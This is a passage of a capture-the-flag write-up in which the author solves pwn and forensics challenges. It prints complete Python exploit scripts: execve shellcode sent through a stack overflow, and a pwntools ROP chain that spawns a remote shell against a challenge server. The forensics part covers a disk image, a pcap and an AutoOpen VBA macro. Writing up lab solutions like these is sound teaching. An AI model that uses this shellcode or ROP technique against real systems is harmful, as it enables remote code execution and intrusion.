    sock.send(b"TEST\n")

    # Handle second delay
    time.sleep(2.5)

    # Craft shellcode (execve('/bin/sh'))
    shellcode = (
        b"\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68"
        b"\x57\x54\x5f\x6a\x3b\x58\x99\x52\x57\x54\x5e\x0f\x05"
    )

    # Build payload
    offset = 72
    payload = shellcode.ljust(offset, b"A")
    payload += struct.pack("<Q", stack_addr)  # Little-endian address
```

```
    # Send exploit payload
    sock.send(payload + b"\n")

    # Try to interact with shell
    time.sleep(1)
    sock.send(b"id\n")

    try:
        response = sock.recv(1024)
        if response:
            print("Shell achieved! Response:")
            print(response.decode())

            # Interactive mode
            while True:
                cmd = input("$ ").strip() + "\n"
                sock.send(cmd.encode())
                response = sock.recv(4096)
                print(response.decode())
        else:
            print("No response from shell")

    except Exception as e:
        print(f"Error: {e}")

    sock.close()
    return True

if __name__ == "__main__":
    TARGET_HOST = "5.223.66.228"
    TARGET_PORT =  34372

    print(f"Exploiting {TARGET_HOST}:{TARGET_PORT}...")
    exploit_remote(TARGET_HOST, TARGET_PORT)
```



Flag:3108{l4st_st4nd_4t_buk1t_c4ndu}

Bapa Kemerdekaan



Vulnerability

The binary has a big stack buffer (0xc30 bytes). With 0xc38 bytes of input we can overwrite RIP → classic buffer overflow.

Exploitation:


- Use ROP gadgets (pop rdi; ret and pop rsi; pop rdx; pop rcx; pop r8; pop r9; ret) to set registers = MAGIC.
- Place another MAGIC on the stack as the 7th arg.
- Jump to wat_dis.
- After that, answer the quiz with "Merdeka".
- This spawns a shell → read the flag.

Python script:

```
#!/usr/bin/env python3
# exploit_final.py
from pwn import *
import time

# adjust these if you want to test locally
DEFAULT_HOST = "5.223.66.228"
DEFAULT_PORT = 33999

elf = ELF("./chall", checksec=False)

# gadgets / function addresses (from static analysis)
POP_RDI_RET = 0x4011db        # pop rdi; ret
MULTI_POP = 0x4011dd          # pop rsi; pop rdx; pop rcx; pop r8; pop r9; ret
ALIGN_RET = 0x4011dc          # single `ret` (used to adjust alignment)
WAT_DIS = 0x4011e8            # function that checks registers then calls system
RETURN_AFTER_WAT = 0x4012f3   # an address we can return to (main)
MAGIC = 0x004d455244454b41    # 'MERDEKA' little-endian
OFFSET = 0x0c30 + 8           # buffer (0xc30) + saved RBP

context.log_level = "info"
context.terminal = ["bash", "-lc"]

def build_payload():
    p = b"A" * OFFSET
    # set rdi
    p += p64(POP_RDI_RET) + p64(MAGIC)
    # multi-pop gadget sets rsi, rdx, rcx, r8, r9 (in that order)
    p += p64(MULTI_POP)
    p += p64(MAGIC) * 5
    # one extra ret to help alignment before jumping to wat_dis
    p += p64(ALIGN_RET)
    # jump to wat_dis (it will compare registers + 7th arg and call system if OK)
    p += p64(WAT_DIS)
    # wat_dis will, upon entering, expect a return address and the 7th arg on the stack
    p += p64(RETURN_AFTER_WAT)   # return address after wat_dis (not important if
system yields shell)
    p += p64(MAGIC)              # the 7th argument (memory at [rbp+0x10] compared to
MAGIC)
    return p

def run_remote(host=DEFAULT_HOST, port=DEFAULT_PORT, timeout=6):
    payload = build_payload()
```

```
    log.info(f"Connecting to {host}:{port}")
    p = remote(host, port, timeout=timeout)

    # read banner up to the question prompt (robust: try a few markers)
    try:
        banner = p.recvuntil(b"?\n> ", timeout=2)
    except EOFError:
        # sometimes service prints without exact prompt; try a short recv
        try:
            banner = p.recv(timeout=1)
        except Exception:
            banner = b""
    log.info("Banner:\n" + banner.decode(errors="ignore"))

    # send the overflow payload (this should set registers and jump to wat_dis)
    p.sendline(payload)
    time.sleep(0.05)

    # automatically answer the historical question (server expects "Merdeka")
    # try the common casing first
    p.sendline(b"Merdeka")
    time.sleep(0.05)

    # try to read whatever the server sends and keep the connection interactive if
possible
    try:
        # read a bit of output after our answer
        out = p.recv(timeout=2)
        print(out.decode(errors="ignore"))
    except Exception:
        pass

    # now attempt to interactively probe (in case we got a shell)
    # send simple commands to check for shell
    for cmd in [b"id\n", b"ls -la\n", b"cat flag* || true\n"]:
        try:
            p.send(cmd)
            time.sleep(0.1)
            data = p.recv(timeout=1)
            if data:
                print(data.decode(errors="ignore"))
        except Exception:
            pass

    # drop to interactive so you can type if a shell was spawned
    try:
```


```
        p.interactive()
    except Exception:
        p.close()

if __name__ == "__main__":
    import argparse
    ap = argparse.ArgumentParser()
    ap.add_argument("--host", default=DEFAULT_HOST)
    ap.add_argument("--port", type=int, default=DEFAULT_PORT)
    args = ap.parse_args()
    run_remote(args.host, args.port)
```



Flag:3108{m3rd3k4_C411in7_c0nv3nt10n}


Forensic

Operation Nyet




Given a USB.E01 file to analyze,so iam using a tool called autopsy to analyze the file.

Upon investigation i found an interesting backup file



So i try to analyze and this batch script performs several actions, primarily focused on file copying and hiding operations.When we combined all the strings obfuscated variables.I got a base-64 encoded data MzEwOHtueWV0X255ZXRfcmFoc2lhX255ZXRfbnlldH0= so i use **cyberchef** to decode it.



Flag:3108{nyet_nyet_rahsia_nyet_nyet}

Tok Janggut

Given a file name Tok_Janggut.so i dump it in https://hexed.it/ to analyze the file.


Tok_Janggut (1)

```
12 34 56 78 90 AB CD EF 49 46 00 01 01 01 00 60  .4VxÉ½═∩IF.....`
00 60 00 00 FF E1 00 22 45 78 69 66 00 00 4D 4D  .`.. ß."Exif..MM
00 2A 00 00 00 08 00 01 01 12 00 03 00 00 00 01  .*..............
00 01 00 00 00 00 00 00 FF FE 00 3C 43 52 45 41  ........ ▪.<CREA
54 4F 52 3A 20 67 64 2D 6A 70 65 67 20 76 31 2E  TOR: gd-jpeg v1.
30 20 28 75 73 69 6E 67 20 49 4A 47 20 4A 50 45  0 (using IJG JPE
47 20 76 38 30 29 2C 20 71 75 61 6C 69 74 79 20  G v80), quality
3D 20 37 30 0A 00 FF DB 00 43 00 02 01 01 02 01  = 70.. ▉.C......
```


Upon inspection this should be a jpeg file but the first 2 bytes sequence are wrong,it should be **FF D8**.After changed the bytes,save it and rename it as .jpeg file.

Flag:3108{T0K_J4NGGUT_P3JU4NG_J1H4D}


Perjanjian Pangkor



Given a pcap file and a clue_file.txt that should resemble the password of something. After a bit research the answer/password in clue_file.txt should be Ismail. So i opened pcap file for next hint to solve the challenge.



So here we have a non-red line packet data so i right click and **Follow -> TCP STREAM**



So here it looks like somekind of .docm file so i show it as raw and save it.

```
~
❯ file perjanjian.docm
perjanjian.docm: Zip archive data, made by v3.0 UNIX, extract using at least v2.0, last modified Jul 27 2025 21:40:08, u
ncompressed size 37490, method=deflate

~
❯ unzip perjanjian.docm
Archive:  perjanjian.docm
[perjanjian.docm] PERJANJIAN PANGKOR.docm password:
  inflating: PERJANJIAN PANGKOR.docm

~
❯ ls
 bin           document.xml   kunci_diraja      PAWN                    ret2win                 vbaProject.bin
 chall         file2.txt      lab_Ha1qal.ovpn   perjanjian.docm         sage                    venv
 CTF           handout        noname            'PERJANJIAN PANGKOR.docm' split32               WORDLIST
 debugger0_d   impacket       P3-21A.log        pwndbg                  UNIC-Ke_Makam_Bonda.wav zsh
```


The file that i saved is a Zip file so i unzip using the password **Ismail.**

```
~ via  v3.13.3 (venv)
✦ ❯ olevba PERJANJIAN\ PANGKOR.docm
olevba 0.60.2 on Python 3.13.3 - http://decalage.info/python/oletools
===============================================================================
FILE: PERJANJIAN PANGKOR.docm
Type: OpenXML
WARNING  For now, VBA stomping cannot be detected for files in memory
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub AutoOpen()
    ' Hidden flag in comment or as obfuscated string
    Dim f As String
    f = "3108" & Chr(123) & "perjanjian_pangkor_mesej_rahsia" & Chr(125)
    MsgBox "Nothing to see here..."
End Sub

+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened       |
|Suspicious|Chr                 |May attempt to obfuscate specific strings   |
|          |                    |(use option --deobf to deobfuscate)         |
+----------+--------------------+--------------------------------------------+
```

Using olevba tool and I got the flag.One other way is to extract the file and read the VbaProject.bin.

Flag:3108{perjanjian_pangkor_mesej_rahsia}

Pemacu Sebuah Negara



Given a P3-21A.log and i dump it in grok ai.from the get-go I know that P3-21A is a kod name for Proton Preve.Since the grok have a hard time to analyze the file,i prompt for the ai to give possible flag from the format flag given.

